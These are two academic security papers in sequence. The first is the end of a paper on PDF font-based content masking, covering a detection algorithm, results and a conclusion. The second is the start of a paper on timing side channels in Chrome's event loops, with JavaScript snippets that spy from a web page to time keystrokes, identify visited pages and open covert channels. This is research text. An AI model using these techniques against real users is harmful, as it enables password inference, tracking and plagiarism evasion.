Challenges and Technical Details: While the intuition is simple, some challenges arise in its realization. First, while most PDF generation tools will embed only those letters used in the document, it is possible through Adobe InDesign, as one example, to embed the whole font. Some fonts accommodate many characters used in many other languages, and the upper limit on font character capacity is $2^{16} = 65,536$ because characters have a two-byte index. Clearly, performing OCR on a font of that size will be equivalent to performing OCR on an academic paper in terms of computational overhead. Consequently, we scan the document to extract the characters used, and only render those characters (in their respective fonts) for OCR verification. This requires iterating over the entire document, but the overhead introduced here is much less than with full-document OCR, as the process just builds a list from the series of character codes rather than executing image processing techniques on all character glyphs. OCR is then performed on the series of character codes used in each font only.

Second, the existence of many special characters within a font prompts the question of what characters OCR can distinguish and how to handle those it can't. Theoretically, OCR may mature to the point where it can distinguish any sort of accent mark over normal letters, any characters used in languages other than English, and any additional special characters used in typeset mathematics, etc., and some OCR software may be currently in development working on a subset of these problems. However, we aim to provide a defense method readily integrable into current systems. Additionally, such an advanced software will likely incur overhead beyond that of a current OCR package to achieve the requisite precision, where our solution must be sufficiently lightweight to fit within systems where full-document OCR has not been applied due to computational complexity. We define a *normal set* of character codes as those representing upper and lowercase English letters, numbers, and common punctuation, which English OCR packages target, and then we check if the extracted character codes appear in this normal set or not. A letter in the normal set appearing as something other than itself is evidence of the content masking attack, as is a letter outside the normal set having the glyph of one inside. OCR is performed on all used characters in the font, as previously mentioned, and those within the normal set are required to have the correct respective glyph, while those outside the normal set are constrained not to have a distinguishable glyph (i.e. one appearing in the normal set).

The third issue arises with the fact that many special characters have high similarity with normal characters, especially for those fonts in common use which have many thousands of available characters. If one such special character is used legitimately in the text, the scheme just described will flag it as a content masking attack due to its similar appearance with a normal set character. Worse, common OCR tools available presently will conflate characters which humans can easily tell apart but for which the software is not precise enough to do so. For example, it is easy to tell visually that π and n are different characters, but not by common OCR tools.

Font Training Step: We therefore introduce a training step, wherein OCR is performed on the font and lists of intersections compiled. When we perform OCR on each represented character and the detected glyph for a special character but appears like a normal letter, we check the list of characters similar to that normal letter. If the special character appears on that list, we recognize that it may be valid and that we cannot know if it is being used legitimately or as part of a content masking attack. As the purpose of the content masking attack is to disguise the visually rendered text as some other text for the computer to see, we simply replace the extracted character code for this letter as the normal letter it looks like, and pass this on to the end application. If content masking is occurring, the rendered text is sent to the plagiarism

detector, reviewer assignment system, etc., thwarting the attack. Otherwise, the string in which this special character appears is with high probability not an English word and would not be useful to the end application anyway. A reviewer assignment system or plagiarism detector will not make use of mathematical equations when assigning reviewers, as these are not discernible words, so if πr^2 is extracted as nr^z, no loss of function is suffered.

This training solution prompts one further issue, which is that different fonts will need to be trained independently as their nuances cause different sets of characters to appear similar. For the reviewer assignment and plagiarism detection problems, we know a limited number of fonts should be used, due to academic formatting requirements favoring a small set of fonts. Nevertheless, for other applications, such as search indexing, the only limit on the number of fonts that can be trained is that those fonts must be legible enough for an OCR tool to parse. These lists do not occupy too much space; for example our lists for Times New Roman and Arial fonts are 29.4KB and 36.2KB, respectively. This database compiled, the OCR tool will be used to discern the real name of each font used in the document, to counteract the problem mentioned early in this paper, that an attacker may name a font anything desired. Open source OCR tools such as Tesseract OCR [28] provide this functionality.

Font Verification Overview: The training process begins by gathering a collection of fonts and training the system on each. For each character in a font's normal set, all special characters are tested for OCR similarity, and any identified as similar are added to the list for that normal character. Testing a new PDF file is outlined in Algorithm 2, wherein the list of characters and their fonts is reduced to unique combinations of those attributes, and each then tested with OCR. Content masking attacks are detected in lines 12 and 17 when the underlying character index is a normal character other than the OCR-extracted character or when the underlying character index is a special character that does not appear in the similarity list for the OCR-extracted character. In these cases, this pseudocode exits to notify of the attack, though other behavior could be inserted here. This protects all end applications, except in the attack against plagiarism detection in which the attacker replaces normal characters with special characters similar in appearance. That specific attack is identified as possible at line 15, in the case that the underlying character is a special character which does appear in the similarity list for the OCR-extracted character; in this case all instances of this character in the text extracted from this file are replaced with the OCR-extracted character for use in the end application.

Algorithm 2 Extract Rendered Text

Input: font list $F = \{f_1, f_2, ..., f_p\}$, normal character index set $N = \{n_1, n_2, ..., n_q\}$, special character index set $S = \{s_1, s_2, ..., s_r\}$, document character list $D = \{d_1, d_2, ..., d_s\}$

Output: extracted text $T = \{t_1, t_2, ..., t_s\}$

```
1:  Unique character index/font map list U = ∅
2:  for i ← 1 to s do
3:      if d_i ∉ U then
4:          U ← U ∪ (d_i, FONT(d_i))
5:  m ← |U|
6:  OCR-extracted character index set O = {o_1, o_2, ..., o_m}
7:  for i ← 1 to m do
8:      o_i ← OCR(u_i)
9:      f ← u_i.font
10:     L ← list of similar character lists {l_1, l_2, ..., l_v} for f
11:     if u_i.index ∈ N then
12:         if o_i ≠ u_i.index then          ▷ Attack Detected
13:             break
14:     else if u_i.index ∈ S then
15:         if u_i.index ∈ l_{o_i} then      ▷ Attack Possible
16:             u_i ← o_i
17:         else                             ▷ Attack Detected
18:             break
19: T ← Apply modified U to D
20: return T
```

Font Verification Performance: The implementation for this defense method is written in Python and employs PDF-Extract [29] to extract font files from PDFs, textract [30] to extract the text strings, and pytesseract [31], a Python wrapper for Tesseract OCR [28]. The alternative to our font verification method is to perform OCR on the entire document, so we use Tesseract OCR for this purpose also for a fair comparison. This comparison will illustrate not only that our method detects/mitigates the content masking attack as well as the naive full document OCR method, but that it performs far better in several scenarios common to PDFs both in and out of the presence of our content masking attack.

First, we compare the performance of the two methods with differing amounts of masked content. We generate 10 PDF files with masked characters varying from 5-20% in frequency of appearance, and apply both methods to each of these file. The results are shown in Figure 9 and show a distinct benefit to our font verification method compared with the traditional full document OCR. Here, *detection rate* refers to the correct extraction of rendered text and the consequent ability to prevent the content masking attack from occurring. For full document OCR, we generate 10 PDF documents with no con-



Figure 9: Attack detection under varying degrees of attack.



Figure 10: Attack detection on PDFs of different sizes.



Figure 11: Attack detection time relationship with PDF size.

tent masking and measure the error in character recognition, and then we use this error as a threshold, such that the attack is flagged for one of the content masked PDF files if it is determined to have a larger difference between characters and their glyphs. That threshold was measured at 7%, and more than 20% of characters had to be masked before the full document OCR method detected the content masking attack (after this, detection was 100%). The attack is considered detected by the font verification method if Algorithm 2 flags it or the edge case approach we take of replacing special characters that look like normal letters with those normal letters will enable the end application (plagiarism/spam detector) to process the text properly and thereby flag the attack. In all cases, our algorithm detected the attack or constructed the proper English words required by the end application to detect it.

The disparity here between the methods' accuracy in the 5-20% character masking range has a few aspects involved. Fewer masked characters will appear in a sparser distribution, which make them less visible among legitimate characters. OCR is affected by the distance between characters and the resolution of the image, among other things, which we can control in the case of font verification but which are not controlled when performing OCR over an entire document. We can generate an optimal image of all relevant characters, check their validity, flag detected attacks, and in the case of special characters which appear identical to normal letters, replace them with those normal letters for proper use in the end application.

We also analyze the effects of document length on the detection rate for each method, by comparing their results on 10 PDF files ranging from 1-10 pages in length and having an even 30% distribution of masked characters. Figure 10 illustrates that while the font verification method is almost perfectly static, full document OCR gradually performs more poorly, reaching 14% misdetection by page 10. The aforementioned OCR error rate explains this problem, where while 30% masked characters is above the required 20% to guarantee detection in the previous experiment, additional pages of text steadily allow more masked text to go unnoticed. The font verification appears to be 100% throughout, but actually dips to 99.8% halfway through. Our method is not immune to the errors inherent to OCR as it also uses OCR, but its more judicious approach minimizes those errors. In this case, OCR is confusing the ';' and ':' characters; these are rare but eventual in prose.

Finally, we demonstrate the performance gain of our font verification method over the full document OCR method, on 20 PDF files ranging from 1-20 pages in length and having a 30% distribution of masked characters. In Figure 11, the full document OCR method increases linearly with pages added while the font verification method unsurprisingly remains largely static, increasing by roughly a second compared to the 45 experienced by the full document OCR method. In all, our method requires about 6 seconds to check a 20 page document, rather than 50 seconds, using one core on a laptop processor (Intel i7 at 2.7GHz). This provides far better scalability for the target systems than the alternative, and is easily applied to current systems without requiring upgrades.

8 Related Work

Most exploit research targeting the PDF standard has been in bugs surrounding various programs rendering, displaying, exporting, or otherwise handling PDF documents. The not-for-profit MITRE Corporation lists in its Common Vulnerabilities and Exposures (CVE) collection 431 entries involving the keyword "PDF" and having to do with these external programs [5]. These allow for arbitrary code execution on the host computer and all the associated security risks [6], including establishment of botnets, data exfiltration, and other high-impact security issues. They are, however, limited to basic hacking-type exploits, zero-days chased by patches, and the PDF itself is essentially a vehicle for the hack [7]. These attacks are not thematically novel, and the patches indeed follow the zero-days with reasonable speed [8].

Similarly, some exploration has been performed on the JavaScript execution ability within the PDF standard. When abused, this too allows for arbitrary code execution. Security researcher Didier Stevens offers a series of blogs discussing how to misuse this JavaScript execution, including how to encode the strings involved to create polymorphic malware resisting simple signature-based antivirus products [32]. Some research finds that writing polyglots (code valid in multiple languages) within PDFs can expose security concerns depending on what language the reader uses to interpret the code [2]. Successive updates to the PDF standard implement measures to block certain functions, such as reaching out to the Internet, placing their function behind a confirmation window for the user to view [12]. Additionally, most current antivirus products offer real-time protection using heuristics that can detect potentially malicious behaviors despite simple code obfuscation.

Some academic research regarding PDF security analyzes the JavaScript being executed to verify safety. One work analyzes a set of static features extracted from the PDF, and then instruments with context monitoring code the JavaScript within. This combination static and runtime approach is tested on a collection of 18623 PDF documents without malware and 7370 with, resulting in few false negatives and no false positives [1]. Other research targets attacks not dependent on JavaScript or other parsing vulnerabilities, including one that works to detect these attacks using machine learning on existing flagged PDF files using data extracted from the structure of the file as well as its content [3]. One may expect this strategy to suffer from the same difficulties experienced by signature-based antivirus products, namely an inability to detect malware not already discovered by researchers. Another work allows PDF documents to be opened in an emulated environment to track how they behave before doing so in the host environment [4].

Some works slightly closer to ours examine the possibility of causing PDF documents to be rendered differently on different computers, showing how to restrict the syntax of the PDF standard to prevent this from occurring [33] [34]. This attack against data consistency has some vague similarity to the concept of content masking - displaying different content for the human than the machine. However, we provide several real-world examples of how our content masking attack can subvert real systems, while the impact of the attack in this work is relatively limited to the document looking different to humans using different computers. Some works [35] [36] [37] examine poisoning search results, but this is from the perspective of presenting false data to the machine through website code or manipulations of the PageRank algorithm via botnets, an existing threat vector for which defenses have been continually adapting.

Section 2 introduces the Character Map (CMap), through which letters are mapped to entries within fonts, ultimately displaying the associated glyphs. During our literature search, we found a work [13] from a social science journal of Assessment & Evaluation in Higher Education which touches on a similar topic from a non-scientific stance. [13] discusses how the CMap can be altered to make letters map to different characters within a font. In this way, plagiarism detection can be fooled by mapping to obscure characters whose glyphs are similar in appearance to those for the typically used characters. After devising our attacks, we discovered this work also contains cursory mention of the ability to modify the glyphs within a font, but does not explore this possibility or demonstrate its practicality as we do. We evaluate new methods to target specific similarity scores such that the resultant PDF does not appear unnatural with a 0% similarity score. Further, we show how these custom fonts can be used to subvert conference reviewer-assignment systems and search indexing, developing new and distinct attack methods specific to each of these very different targets. Additionally, we provide a robust defense method, including a defense against the slightly different attack proposed in [13] involving the use of existing characters similar in appearance to normal letters.

9 Conclusion

In this paper, we have presented a new class of content masking attacks against the Adobe PDF standard. After creating algorithms for each of three content masking attack variants, we perform a comprehensive evaluation showing that each lives up to its theory and operates in present state-of-the-art systems. Our first attack allows academic paper writers and reviewers to collude via subverting the automatic reviewer assignment systems in current use by academic conferences including INFOCOM, which we simulated. This requires no visible changes to the paper being reviewed and the addition of just 3-5 custom masking fonts for almost all of the 100 papers tested, easily lost in any paper's natural fonts. We show a second attack that renders ineffective plagiarism detection software, particularly Turnitin, to the point of being able to target specific small plagiarism similarity scores to appear natural and evade detection. In our final attack, we successfully place masked content into the indexes for Bing, Yahoo!, and DuckDuckGo which renders as information entirely different from the keywords used to locate it. Lastly, we provide and test a robust font verification algorithm which is more accurate than full document OCR and requires considerably less computation power.

Loophole: Timing Attacks on Shared Event Loops in Chrome

Pepe Vila*,† and Boris Köpf*

*IMDEA Software Institute
†Technical University of Madrid (UPM)
{pepe.vila, boris.koepf}@imdea.org

Abstract

Event-driven programming (EDP) is the prevalent paradigm for graphical user interfaces, web clients, and it is rapidly gaining importance for server-side and network programming. Central components of EDP are *event loops*, which act as FIFO queues that are used by processes to store and dispatch messages received from other processes.

In this paper we demonstrate that shared event loops are vulnerable to side-channel attacks, where a spy process monitors the loop usage pattern of other processes by enqueueing events and measuring the time it takes for them to be dispatched. Specifically, we exhibit attacks against the two central event loops in Google's Chrome web browser: that of the I/O thread of the host process, which multiplexes all network events and user actions, and that of the main thread of the renderer processes, which handles rendering and Javascript tasks.

For each of these loops, we show how the usage pattern can be monitored with high resolution and low overhead, and how this can be abused for malicious purposes, such as web page identification, user behavior detection, and covert communication.

1 Introduction

Event-driven programming (EDP) consists of defining responses to events such as user actions, I/O signals, or messages from other programs. EDP is the prevalent programming paradigm for graphical user interfaces, web clients, and it is rapidly gaining importance for server-side and network programming. For instance, the HTML5 standard [2] mandates that user agents be implemented using EDP, similarly, Node.js, memcached, and Nginx, also rely on EDP.

In EDP, each program has an *event loop* which consists of a FIFO queue and a control process (or thread) that listens to events. Events that arrive are pushed into the queue and are sequentially dispatched by the control process according to a FIFO policy. A key feature of EDP is that high-latency (or blocking) operations, such as database or network requests, can be handled asynchronously: They appear in the queue only as events signaling start and completion, whereas the blocking operation itself is handled elsewhere. In this way EDP achieves the responsiveness and fine-grained concurrency required for modern user interfaces and network servers, without burdening programmers with explicit concurrency control.



Figure 1: Shared event loop. *A* enqueues multiple short tasks and records the time at which each of them is processed. The time difference between two consecutive tasks reveals whether *V* has posted tasks in-between, and how long they took to execute.

In this paper we show that EDP-based systems are susceptible to side-channel attacks. The key observation is that event loops form a resource that can be shared between mutually distrusting programs. Hence, contention of this resource by one program can be observed by the others through variations in the time the control process takes for dispatching their events. Figure 1 illustrates such a scenario for a loop that is shared between an attacker *A* and a victim *V*.

Attacks based on observable contention of shared resources have a long history [25] and an active present [8, 27, 37]; however, attacks against shared event loops have so far only been considered from a theoretical point of view [22]. Here, we perform the first attacks against real EDP-based systems. Specifically, we target shared event loops in the two central processes of Google's Chrome

web browser: The *host process*, whose event loop is shared between all requests for common resources, such as network and user interface; and the *renderer processes*, whose loops can be shared between Javascript tasks of different tabs or iframes.

We build infrastructure that enables us to spy on both loops from a malicious HTML page. This is facilitated by the asynchronous programming model used in both Chrome and Javascript. Asynchronous function calls trigger new tasks that are appended to the same queue, in contrast to synchronous calls which are simply pushed onto the current task's call stack and executed without preemption, blocking the loop.

- For the event loop of the renderer we rely on the `postMessage` API, which is a Javascript feature for cross-window communication based on asynchronous callbacks. By posting messages to ourselves we can monitor the event loop with a resolution of 25 μs, with only one task in the loop at each point in time.
- For the event loop of the host process we rely on two different mechanisms: network requests to non-routable IP addresses, which enter the loop and abort very quickly, providing a resolution of 500 μs; and SharedWorkers, whose messages pass through the event loop of the host process, providing a resolution of 100 μs.

We use the information obtained using these techniques in three different attacks:

1. We show how event delays during the loading phase, corresponding to resource requests, parsing, rendering and Javascript execution, can be used to uniquely identify a web page. Figure 2 visualizes this effect using three representative web pages. While this attack shares the goal with the Memento attack [21], the channels are quite different: First, in contrast to Memento, we find that the relative ordering of events is necessary for successful classification, which motivates the use of dynamic time warping as a distance measure. Second, we show that page identification through the event loop requires only minimal training: we achieve recognition rates of up to 75% and 23% for the event loops of the renderer and host processes, respectively, for 500 main pages from Alexa's Top sites. These rates are obtained using only one sample of each page for the training phase.

2. We illustrate how user actions in cross-origin pages can be detected based on the delays they introduce in the event loop. In particular, we mount an attack against Google OAuth login forms, in which we measure the time between keystrokes while the user is typing a password. The timing measurements we obtain from the event loop are significantly less noisy or require less privileges than from other channels [20, 38, 18].



Figure 2: Delays observed while loading different web pages, by an attacker tab sharing the renderer process. Horizontal axis depicts elapsed real time, vertical axis depicts time taken by the event loop for processing the tasks inserted by the attacker. All pages are clearly distinguishable, both by the human eye and by classification techniques.

3. We demonstrate that shared event loops can be used to transmit information between cross-origin pages.Specifically, we implement a covert channel with a bandwidth of 200 bit/s through the renderer's main thread event loop, and another one working cross-processes of 5 bit/s.

Our attacks show that event loops can be successfully spied on even with simple means. They work under the assumption that event loops behave as FIFO queues; in reality, however, Chrome's event loop has a more sophisticated structure, relying on multiple queues and a policy-based scheduler. We believe that this structure can be leveraged for much more powerful attacks in the future.

2 Isolation Policies and Sharing of Event Loops in Chrome

In this section we revisit the same origin policy and its variants. We then discuss the relationship of these policies with the Chrome architecture, where we put a special focus on the way in which event loops are shared.

2.1 Same Origin Policy

The Same-Origin Policy (SOP) is a central concept in the web security model: The policy restricts scripts on a

web page to access data from another page if their origins differ. Two pages have the same origin if protocol, port and host are equal.

The demand for flexible cross-origin communication has triggered the introduction of features such as domain relaxation, the postMessage API, Cross-origin Resource Sharing (CORS), Channel Messaging, Suborigins, or the Fetch API. This feature creep comes with an increase in browser complexity and attack surface, which has motivated browser vendors to move towards more robust multi-process architectures.

2.2 Overview of the Chrome Architecture

The Chrome architecture is segmented into different operating system processes. The rationale for this segmentation is twofold: to isolate web content from the host [6], and to support the enforcement of origin policies by means of the OS [30]. For achieving this segmentation, Chrome relies on two processes:



Figure 3: Overview of Chrome's architecture.

The *host process* runs the top-level browser window. It has access to system resources such as network, file system, UI events, etc., which it manages on behalf of the unprivileged renderer processes. The host process runs several threads; the most relevant ones are:

- the `CrBrowserMain` thread, which handles, e.g., user interaction events, and
- the `IOThread`, which handles, e.g., IPC, network stack, and file system.

The *renderer processes* are sandboxed processes responsible for parsing, rendering and Javascript execution. Communication with the host process is done via an inter-process communication (IPC) system based on message passing. Each renderer runs several threads; the most relevant ones are:

- the `MainThread` where resource parsing, style calculation, layout, painting and non-worker Javascript runs,
- the `IOChildThread`, which handles IPC communication with the host process, and
- the `CompositorThread`, which improves responsiveness during the rendering phase by allowing the user to scroll and see animations while the main thread is busy, thanks to a snapshot of the page's state.

Each of the threads in the host and renderer processes maintains at least one event loop that is largely a FIFO queue. Inter-thread and inter-process communication are carried out via message passing through these queues. We next discuss scenarios where pages of different origin can share the event loops of host and renderer processes. In Section 3 we show how this sharing can be exploited for eavesdropping.

2.3 Sharing in the Renderer Processes

Chrome supports different policies that govern how web applications are mapped to renderer processes, and that influence whether or not event loops are shared.

The default policy is called *process-per-site-instance*. It requires using a dedicated renderer process for each instance of a site. Here, a *site* is defined as a registered domain plus a scheme. For example, https://docs.google.com and https://mail.google.com:8080 are from the same site – but not from the same origin, as they differ in subdomain and port. A *site instance* is a collection of pages from the same site that can obtain references to each other (e.g., one page opened the other in a new window using Javascript).

The other supported policies are more permissive. For example, the *process-per-site* policy groups all instances of a site in the same renderer process, trading robustness for a lower memory overhead. The *process-per-tab* policy dedicates one renderer process to each group of script-connected tabs. Finally, the *single-process* policy lets both the host and renderer run within a single OS process (only used for debugging purposes).

Even in the restrictive default process-per-site-instance policy, there are some situations that force Chrome to host documents from different sites in the same renderer process, causing them to share the event loop:

- Iframes are currently hosted in the same process as their parent.
- Renderer-initiated navigations such as link clicks, form submissions, and scripted redirections will reuse the same renderer as the origin page.
- When the number of renderer processes exceeds a certain threshold, Chrome starts to reuse existing renderers instead of creating new ones.

On (64-bit) OSX and Linux, the threshold for reusing renderers is calculated by splitting half of the physical

RAM among the renderers, under the assumption that each consumes 60MB.[1] In our experiments, on a machine with 4 GB of RAM we could spawn 31 new tabs before any renderer was shared, whereas on a machine with 8 GB of RAM we observed a threshold of approximately 70 renderers. There is no apparent grouping policy for the pages that can share a process when this threshold is exceeded, except for tabs in Incognito mode not being mixed up with "normal" tabs. In particular, we do not observe any preference for similar origins, same sites, or secure versus insecure pages. In fact, even filesystem pages (loaded with `file://`) can co-reside with an arbitrary HTTP site.

2.4 Sharing in the Host Process

The Chrome sandbox restricts access of renderers to privileged actions. In particular, renderers have to communicate with the host process for network requests or user input. The corresponding messages of all renderers pass through the event loop of the host process' I/O thread.

We illustrate this communication using two different examples: how user actions flow from the host to the corresponding renderer process, and conversely, how network requests flow from a renderer to the host process.

- *UI flow:* User actions such as mouse movements or clicks enter the browser through the main thread of the host process. The host main thread communicates the user event to the corresponding renderer by message passing between their I/O event loops, and the render acknowledges the receipt of this message. Even events with no Javascript listeners occupy the event loop of the renderer's main thread for a measurable interval.
- *Net stack:* Chrome's net stack is a complex cross-platform network abstraction. Any network request by a renderer is passed to the I/O thread of the host process, which forwards it to a global resource dispatcher that will pass it to a worker to fulfill the request. This worker will open a connection, if necessary, and request the resource. After the request is done, the response headers are received and sent back to the renderer process, which will respond with an ACK after reading, Finally, the body is received and the corresponding callbacks are triggered.

[1] On Android there is no threshold since the OS suspends idle processes.

3 Eavesdropping on Event Loops in Chrome

In this section we describe how to violate the SOP by eavesdropping on the event loops of Chrome's host and renderer processes. For each of these processes, we describe potential threat scenarios and present a simple HTML page executing Javascript that can be used for spying. We then present our monitoring tool to visualize the event loops of the browser.

3.1 The Renderer Process Event Loop

3.1.1 Threat Scenarios

There are several scenarios in which an adversary site A can share the event loop of the renderer's main thread with a victim site V. These scenarios are based on Chrome's policy for mapping sites to renderers, see Section 2.3. We give two examples:

- *Malicious advertisement.* In this scenario, A runs as an advertisement iframed in V. The SOP protects V's privacy and itegrity by logically isolating both execution environments. However, A's iframe is able to execute Javascript on V's event loop, enabling it to gather information about the user behavior in V.
- *Keylogger.* In this scenario, A pops up a login form to authenticate its users via V's OAuth. Because the operation does not ask for special privileges and the password is never sent to A, the victim could trust it and fill the form. Meanwhile, A's page monitors keystroke timings (see Section 4.2), which can be used for recovering user passwords [32].

3.1.2 Monitoring Techniques

To monitor the renderer's event loop it is sufficient to continuously post asynchronous tasks and measure the time interval between subsequent pairs of events. We measure the monitoring resolution in terms of the interval between two subsequent measurement events on an otherwise empty loop.

The most common way of posting asynchronous tasks programmatically in Javascript is `setTimeout`. However, the resolution can be more than 1000 ms for inactive tabs, rendering this approach useless for the purpose of spying. To increase the resolution, we instead use the `postMessage` API for sending asynchronous messages to ourselves.

The code in Listing 1 shows how this is achieved. The call to `performance.now()` in line 2 of the function `loop` returns a high-resolution timestamp that is saved as described below. The call to `self.postmessage(0,'*')` in line 3 posts message

```
1 function loop() {
2    save(performance.now())
3    self.postMessage(0,'*')
4 }
5 self.onmessage = loop
6 loop()
```

Listing 1: Javascript code to monitor the main thread's event loop with the postMessage API.

"0" into the renderer's event loop, where the second argument "*" indicates no restriction on the receiver's origin. Line 5 registers the function `loop` as an event listener, which enables it to receive the messages it has posted. This causes `loop` to recursively post tasks, while keeping the render responsive since other events are still being processed.

In order to minimize the noise introduced by the measurement script itself, the function `save` in line 2 uses a pre-allocated typed array (`Float64Array`) to store all the timing measurements. Contrary to normal Javascript's sparse arrays, typed arrays avoid memory reallocations and thus noisy garbage collection rounds, see below. With that we achieve an average delay between two consecutive tasks of around 25 μs on our target machine. This resolution is sufficient to identify even short events. For example, a single mouse movement event (without explicit event listener) consumes around 100 μs.

3.1.3 Interferences

In modern browsers there are several sources of noise that affect measurement precision, beside the obvious effect of the underlying hardware platform and OS. They include:

- *Just-in-time compilation (JIT).* JIT can trigger code optimization or deoptimization, in the case of Chrome by the CrankShaft and Turbofan compilers, at points in time that are hard to predict. For our measurements we rely on a warm-up phase of about 150 ms to obtain fully optimized code.
- *Garbage collection (GC).* In the case of V8, GC includes small collections (so-called *scavenges*) and major collections. Scavenges are periodical and fast ($<$ 1 ms); but major collections may take $>$ 100 ms, distributed into incremental steps. In our data, scavenges are easily identifiable due to their periodicity, while major collections could be spotted due to their characteristic size. On some browsers, such as Microsoft's Internet Explorer, GC rounds can be triggered programmatically, which helps to eliminate noise from the measurements enabling more precise attacks [11].

While all of these features reduce the effectiveness of our attacks, it is interesting to think of them as potential side-channels by themselves. For example, observable GC and JIT events can reveal information about a program's memory and code usage patterns, respectively [29].

3.2 The Host Process Event Loop

3.2.1 Threat Scenarios

The Chrome sandbox ensures that all of the renderer's network and user interaction events pass through the host process' I/O event loop, see Section 2.4. We describe two threat scenarios where this could be exploited.

- *Covert channel.* Pages of different origins running in different (disconnected) tabs can use the shared event loop to implement a covert channel, violating the browser's isolation mechanisms. This will work even if one (or both) pages run in incognito mode. This channel can be used for tracking users across sessions, or to exfiltrate information from suspicious web pages without network traffic.
- *Fingerprinting.* A tab running a rogue page of *A* can identify which pages are being visited by the user in other tabs by spying on the shared event loop. Detecting the start of a navigation is facilitated by the fact that the I/O thread blocks for a moment when the user types in a URL and presses enter.

3.2.2 Monitoring Techniques

There are many ways to post asynchronous tasks into the event loop of the host process; they differ in terms of the resolution with which they enable monitoring the event loop and the overhead they imply. Below we describe two of the techniques we used.

Network Requests. The first technique is to use network requests to systematically monitor the event loop of the I/O thread of the host process. A valid network request may take seconds to complete, with only the start and end operations visible in the loop, which provides insufficient resolution for monitoring.

To increase the resolution, we make use of *non-routable* IP addresses. The corresponding requests enter the I/O thread's event loop, are identified as invalid within the browser, and trigger the callback without any DNS resolution or socket creation. This mechanism provides a monitoring resolution of 500 μs and has the additional benefit of being independent from network noise.

Listing 2 shows the code of our monitoring procedure. We rely on the Javascript Fetch API for posting the network requests. The Fetch API provides an interface for fetching resources using *promises*, which are ideal to

manage asynchronous computations thanks to their simple syntax for handling callbacks. In line 2 we request and save a high-resolution timestamp. In line 3 we request a non-routable IP address, and set the rejection callback of the promise to self, to recursively run when the request fails.

```
1 function loop() {
2    save(performance.now())
3    fetch(new Request('http://0/')).
4       catch(loop)
5 }
6 loop()
```

Listing 2: Javascript code to monitor the host's I/O thread using network requests.

Shared Workers. The second technique relies on web workers, which is a mechanism for executing Javascript in the background. Web workers that are *shared* between multiple pages are usually implemented in a dedicated OS process; this means they communicate via IPC and, therefore, can be used to spy on the I/O thread of the host process. This mechanism provides a monitoring resolution of 100 μs. Listing 3 shows the code of our worker-

```
1 onconnect = function reply(e) {
2    let port = e.ports[0]
3    port.onmessage = function() {
4       port.postMessage(0)
5    }
6 }
```

```
1 const w = new SharedWorker('pong.js')
2 function loop() {
3     save(performance.now())
4     w.port.postMessage(0)
5 }
6 w.port.onmessage = loop
7 loop()
```

Listing 3: Javascript code to monitor the host's I/O thread using SharedWorkers. The first snippet is the worker's 'pong.js' file. Second snippet is the Javascript code that monitors the I/O thread by communicating with the worker.

based monitoring procedure. The first snippet defines the worker's job, which consists in replying to each received message. In the second snippet, we register the worker in line 1. In lines 2-7 we record a timestamp and recursively send messages to the worker, analogous to Listing 1. As a result, we measure the round-trip time from the page to the worker, which reflects the congestion in the I/O event loop. Note that one can further increase the measurement resolution by recording the time in each endpoint and merging the results.

3.2.3 Interferences

There are many different sources of noise and uncertainty in the I/O thread of the host process. The most notable ones include the interleaving with the host's main thread and the messages from other renderers, but also the GPU process and browser plugins. While these interferences could potentially be exploited as side channels, the noise becomes quickly prohibitive as the loop gets crowded.

3.3 The LoopScan Tool

We implement the eavesdropping techniques described in Sections 3.1 and 3.2 in a tool called LoopScan, which enables us to explore the characteristics of the side channel caused by sharing event loops. LoopScan is based on a simple HTML page that monitors the event loops of the host and renderer processes. It relies on the D3.js framework, and provides interactive visualizations with minimap, zooming, and scrolling capabilities, which facilitates the inspection of traces. For example, Figure 8 is based on a screenshot from LoopScan.

LoopScan's functionality is in principle covered by the powerful Chrome Trace Event Profiling Tool (about:tracing) [3], which provides detailed flame graphs for all processes and threads. However, LoopScan has the advantage of delivering more accurate timing information about event-delay traces than the profiler, since loading a page with the Trace Event Profiling tool severely distorts the measurements. LoopScan source is publicly available at `https://github.com/cgvwzq/loopscan`.

4 Attacks

In this section we systematically analyze the side channel caused by sharing event loops in three kinds of attacks: a page identification attack, an attack where we eavesdrop on user actions, and a covert channel attack. For all attacks we spy on the event loops of the renderer and the host processes, as described in Sections 3.1 and 3.2. We performed these attacks over the course of a year, always using the latest stable version of Chrome (ranging from v52-v58). The results we obtain are largely stable across the different versions.

4.1 Page identification

We describe how the event-delay trace obtained from spying on event loops can be used for identifying webpages loaded in other tabs. We begin by explaining our data selection and harvesting process and the chosen analysis methods, then we describe our experimental setup and the results we obtain.

4.1.1 Sample Selection

We start with the list of Alexa Top 1000 sites, from which we remove duplicates. Here, duplicates are sites that share the subdomain but not the top-level domains (e.g., “google.br” and “google.com”) and that are likely to have similar event-delay traces. From the remaining list, we randomly select 500 sites as our sample set. This reduction facilitates a rigorous exploration of the data and the parameter space.

4.1.2 Data Harvesting

We visit each page in the sample set 30 times for both the renderer and the host process, to record traces of event-delays during the loading phase.

The event-delay traces for the *renderer process* consist of 200.000 data items each. On our testing machine, the measurement resolution (i.e. the delay between two subsequent measurement events on an otherwise empty loop) lies at approximately $25\,\mu$s. That is, each trace captures around 5 seconds ($200.000 \cdot 25\,\mu s = 5\,$s) of the loading process of a page in the sample set.

The event-delay traces for the *host process* consist of 100.000 data items each. The measurement resolution lies in the range of $80 - 100\,\mu$s, i.e. each trace captures around 9 s of the loading process of a page.

We automate the harvesting procedure for the renderer process as follows:

1. Open a new tab via
   `target = window.open(URL, '_blank');` [2]
2. Monitor the event loop until the trace buffer is full
3. Close the tab
4. Send the trace to the server
5. Wait 5 seconds and go to 1 with next URL

The harvesting procedure for the host process differs only in that we use the `rel="noopener"` attribute in order to spawn a new renderer.

We conducted measurements on the following three machines:

1. Debian 8.6 with kernel 3.16.0-4-amd64, running on an Intel i5 @ 3.30GHz x 4 with 4 GB of RAM, and Chromium v53;

2. Debian 8.7 with kernel 3.16.0-4-amd64, running on an Intel i5-6500 @ 3.20GHz x 4 with 16 GB of RAM, and Chromium v57; and

3. OSX running on a Macbook Pro 5.5 with Intel Core 2 Duo @ 2.53GHz with 4 GB of RAM, and Chrome v54.

[2] Note that this requires disabling Chrome's popup blocker from “chrome://settings/content”.

We measure the timing on a Chrome instance with two tabs, one for the spy process and the other for the target page. For the renderer process, we gather data on all machines; for the host process on (2) and (3). Overall, we thus obtain five corpora of 15.000 traces each.

4.1.3 Classification

Event Delay Histograms. Our first approach is to cluster the observed event delays around k centers, and to transform each trace into a histogram that represents the number of events that fall into each of the k classes. We then use the Euclidean distance as a similarity measure on the k-dimensional signatures.

